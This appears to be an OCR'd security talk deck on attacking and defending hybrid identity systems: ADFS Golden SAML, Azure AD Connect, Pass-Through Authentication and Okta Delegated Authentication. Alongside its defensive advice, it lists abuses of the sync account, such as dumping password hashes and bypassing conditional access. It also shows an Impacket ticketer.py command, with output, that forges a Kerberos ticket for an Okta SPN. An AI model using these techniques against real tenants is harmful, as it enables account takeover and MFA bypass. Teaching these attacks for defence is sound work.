
From ADFS to Cloud (Golden SAML Attack)



Federation Server Attack Defense & Detection

- Protect federation certificates.
- Protect federation servers (ADFS) like Domain Controllers (Tier 0).
    - Ensure that the ADFS server & SQL server/database is in a top-level admin OU.
    - Limit the group policies that apply to ADFS related systems.
    - Restrict local admin rights on ADFS related systems.
- Consolidate and correlate federation server, AD, and Azure AD logs to provide insight into user authentication to Office 365 services.
- Correlate Federation token request with AD authentication to ensure a user performed the complete auth flow.

Azure AD Connect Permissions



Permissions for the created AD DS account for express settings


The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
- Replicate Directory Changes - Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid

DEF CON 25 (July 2017)

Azure AD Connect Service Account Rights

Dirk-jan Mollema (@_dirkjan) covers rights that the Azure AD Connect service account has to Azure AD: https://dirkjanm.io/talks/



Fun stuff to do with the Sync account

- Dump all on-premise password hashes (if PHS is enabled)
- Log in on the Azure portal (since it’s a user)
- Bypass conditional access policies for admin accounts
- Add credentials to service principals
- Modify service principals properties

DEFCON 27 (2019): https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Dirk-jan-Mollema-Im-in-your-cloud-pwning-your-azure-environment.pdf

https://github.com/dirkjanm/adconnectdump

Defending Azure AD Connect

Treat the Azure AD Connect server, SQL server/database, & service account as Tier 0 (like Domain Controllers).


Ensure that the Azure AD Connect server & SQL server/database is in a top-level admin OU.

Limit the group policies that apply to Azure AD Connect related systems.

Restrict local admin rights on Azure AD Connect related systems.

Only AD Admins should have admin rights to the Azure AD Connect server

Microsoft Pass-Through Authentication (PTA)



https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta

Attacking Microsoft PTA

(February 2019)

Managed by Azure AD Connect

Compromise server hosting PTA (typically Azure AD Connect server)

Azure AD sends the clear-text password (not hashed!) to authenticate the user.


Inject DLL to compromise credentials used during PTA

Defense:
Ensure Azure AD Connect as a Tier 0 system (like a DC)

Adam Chester
https://blog.xpnsec.com/azuread-connect-for-redteam/

Okta

- Identity & Access Management (IAM) company
- IDP that competes with Azure AD
- AD Integration
  - **Delegated Access**: Allows users to sign into Okta using AD credentials
  - **Okta AD Agent**: Sync users & groups with Okta and and also answering authentication requests from Okta as users log into the portal



https://en.wikipedia.org/wiki/Okta,_Inc.#Products_and_services
130%

Okta primarily targets enterprise businesses. Claimed customers as of 2020 include Zoominfo, JetBlue, Nordstrom, MGM Resorts International, and the U.S. Department of Justice.[11]

Okta for Red Teamers

September 2023

Adam Chester (@_xpn_)
https://www.trustedsec.com/blog/okta-for-red-teamers/



September 18, 2023
By Adam Chester in Red Team Adversarial Attack Simulation

For a long time, Red Teamers have been preaching the mantra "Don't make Domain Admin the goal of the assessment" and it appears that customers are listening. Now, you're much more likely to see objectives focused on services critical to an organization, with many being hosted in the cloud.

With this shift in delegating some of the security burden to cloud services, it's commonplace to find Identity Providers (IDP) like Microsoft Entra ID or Okta being used. This means that our attention as attackers also needs to shift to encompass these services too.

In this blog post, I'll discuss some of the post-exploitation techniques that I've found to be useful against one such provider, Okta, which has been one of the more popular solutions found in customer environments.

It should be noted that everything in this post is by design. You'll find no 0dayz here, and many of the techniques require administrative access to pull off. However, to say that the methods demonstrated in this post have been a helpful during engagements is an understatement. Let's dive in.

OKTA DELEGATED AUTHENTICATION

We'll start with a technology offered to users deploying their Okta tenant alongside traditional on-prem Active Directory (AD), and that is Delegated Authentication.

I recently Tweeted a method that I've found useful when compromising Delegated Authentication enabled tenants:

Adam Chester
@_xpn_

If you're on an engagement, keep an eye out for the SPN HTTP/<company>.kerberos.okta.com. It provides delegated auth to Okta for a compromised AD user (and usually doesn't require MFA when proxied). getST.py -spn HTTP/company.kerberos.okta.com.

Delegated Authentication

Configure Active Directory to enable these authentication features:


- Active Directory Delegated Authentication
  Allow your users to sign in to Okta using their Windows network credentials.
- Desktop Single Sign On
  Allow your users to be automatically signed into their Okta applications whenever they are logged into your Windows network.

11:06 AM · Aug 3, 2023 · 37.9K Views

Attacking Okta: Delegated Access

Compromise a User Account in AD


- Leverage this to auth to Okta to SSO to other systems (typically with no MFA)



```
> ticketer.py -domain-sid S-1-5-21-4170871944-1575468979-147100471 -domain lab.local -dc-ip DC01 -aesKey db22ab9c89f2f0d5
45024f9dfabbed44173397065d8f5b7e172200ca38ed4393 -user-id 1118 -spn HTTP/example.kerberos.okta.com testuser
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/testuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in testuser.ccache
  ~/V/impacket                    ✓ < impacket-IkpolgGr ◆ < 23:26:25 ⊙ < ↓8.03 KiB/s ↑7.99 KiB/s 192.168.2.13
```

Compromise the Okta service Account in AD

- Auth to Okta as any AD user & SSO to other systems




```
> ticketer.py -domain-sid S-1-5-21-4170871944-1575468979-147100471 -domain lab.local -dc-ip DC01 -aesKey db22ab9c89f2f0d5
45024f9dfabbed44173397065d8f5b7e172200ca38ed4393 -user-id 1118 -spn HTTP/example.kerberos.okta.com testuser
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

